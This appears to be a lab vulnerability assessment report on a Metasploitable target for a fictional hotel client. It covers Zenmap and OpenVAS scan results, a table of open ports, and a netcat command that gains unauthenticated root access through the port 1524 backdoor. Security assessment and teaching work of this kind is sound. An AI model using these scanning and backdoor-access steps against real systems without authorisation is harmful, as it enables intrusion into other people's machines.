

System Scan Report

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Introduction

The very first step to any form of hacking, vulnerability assessment, or penetration test is to gather information about the targeted network or machine. A popular operating system is Kali, a Linux distribution designed around finding vulnerabilities and exploiting them [1], which I will be using. Two beneficial programs for information gathering used for the initial assessment are Zenmap version 7.70 [2] and OpenVAS version 7.0.3 [4]. Zenmap is an application that provides a user interface for the Nmap [4] program, which will scan IP addresses and gather information about open ports that could potentially be used to gain access to a system. OpenVAS is very similar; it scans an IP address and compares the data to known exploits and vulnerabilities; it will then give the vulnerability a severity score and provide solutions, references, and insights into the vulnerability. Using these two applications will provide us with a look into how secure the systems at Hotel Dorsey are.

Target Information

Target Name and Operating System: Metasploitable / Ubuntu 8.04

Target IP Address: 10.4.2.100

Attacking IP Address: 10.4.2.50

Table 1: Open Ports Discovered and Description of Services

Port	Services	Description
21	File Transfer Protocol (FTP)	Standard protocol that transfers files
22	Secure Shell (SSH)	Allows for secure operations on an unsecured network
23	Telnet	Unencrypted text communications

25	Simple Mail Transfer Protocol (SMTP)	Routes email between mail servers.
53	Domain Name System (DNS)	The naming system for computers, services, or other resources connected to the internet or a private network. Kind of like a phonebook for the internet.
80	Hypertext Transfer Protocol (HTTP)	Allows users to interact with web resources by transmitting messages between clients and servers.
111	Open Network Computing Remote Procedure Call	A remote procedure call allows for remote operation of programs on a different system, usually on a shared network.
139	NetBIOS Session Service	A method to connect two computers for transmitting large messages or heavy data traffic.
445	Active Directory and Server Message Block	They are used for file-sharing or sharing files over the internet.
512	Remote Process Execution	Allows you to execute commands if you know the correct credentials
513	rlogin	It can allow you to login remotely to a host.
514	Remote Shell	A command-line program that can allow you to execute commands as another user on another computer.
1099	Java Remote Method Invocation (RMI)	Allows someone running Java to use other machines using Java.
1524	ingreslock	Often used as a backdoor to access machines.
2049	Network File System (NFS)	Allows a user to access a file over a network.
3306	MySQL Database System	The default port for the MySQL database management system.
5432	PostgreSQL Database System	The default port for an open-source relational database management system (PostgreSQL).
6667	Internet Relay Chat	Text-based internet chat system.
8009	Apache Jserv Protocol	Port used by Tomcat and Apache web servers and primarily used as a reverse proxy to communicate with application servers.
8180	HTTP	Generally used for streaming services for webcams, radio, etc.

Zenmap Scan

The two screenshots below show the results of the Zenmap scan. Figure 1 shows the scan's preliminary results, including the port number and the IP address of the scanned system. Figure 2 goes into more detail, and it includes the port number, what service and version that port is running, and provides a summary of what information was found on that port if any. While this does not seem like much information, a threat actor can use this information as a foundation for a more severe attack on the system. Each open port is a possible access point for someone with malicious intent.




Figure 1: Zenmap scan results showing open ports




Figure 2: Detailed information on open ports

OpenVAS Scan

The OpenVAS scan goes into much more detail. Figure 3 shows the scan results on your Metasploitable machine, there are 17 high, 32 medium, and 3 low severity vulnerabilities found. The scan provides the name of the vulnerability, the severity score, host IP address, port number, quality of detection (QoD), and a link to actions you can take to remedy the vulnerability. The severity of these vulnerabilities is calculated by comparing them to known exploits and the Common Vulnerability Scoring System (CVSS) [5]. These vulnerabilities have been exploited before, and if ignored, threat actors will be able to quickly come up with a plan to gain access to your system. As stated previously, OpenVAS also provides more detailed information about the vulnerability, including how to fix it, the impact it can cause, and the detection method, as shown in Figure 4.




Figure 3: OpenVAS scan results showing vulnerability severity





Figure 4: Details on Port 1524 vulnerability

Open Socket

As a test, I used Netcat [6], a tool that can read and write through TCP and UDP ports, to gain access to Port 1524 on your Metasploitable machine. It was effortless to connect, and I did not even need credentials to access the computer, just the IP address and port number. For example, figure 5 shows that with a simple command of “nc 10.4.2.100 1524,” I was able to get root access, which is essentially administrator or owner access, to Metasploitable. You can also see that by using the command “ls,” I could find all of the files and directories on the computer.

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows a Netcat connection from root@kali to 10.4.2.100 on port 1524. The prompt changes to root@metasploitable:/#. The user enters 'ls', and the terminal displays a list of files and directories: bin, boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, redteam1, redteam2, redteam3, redteam4, redteam5, redteam6, redteamlookhere, root, sbin, srv, sys, and tmp. A faint dragon logo is visible in the background of the terminal window.

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root@kali: ~  
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root@kali:~# nc 10.4.2.100 1524  
root@metasploitable:/# ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
redteam1  
redteam2  
redteam3  
redteam4  
redteam5  
redteam6  
redteamlookhere  
root  
sbin  
srv  
sys  
tmp
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Figure 5: Netcat Connection to Port 1524

Recommendations

Due to the Zenmap and OpenVAS scan results and the netcat connection, I recommend that our contract is amended to include a full penetration test. I am confident that my team and I will be able to exploit more vulnerabilities and take proprietary data from your system. Additionally, by allowing a full penetration test, Hotel Dorsey will discover and secure vulnerabilities that can be harmful to yourself and your clients.

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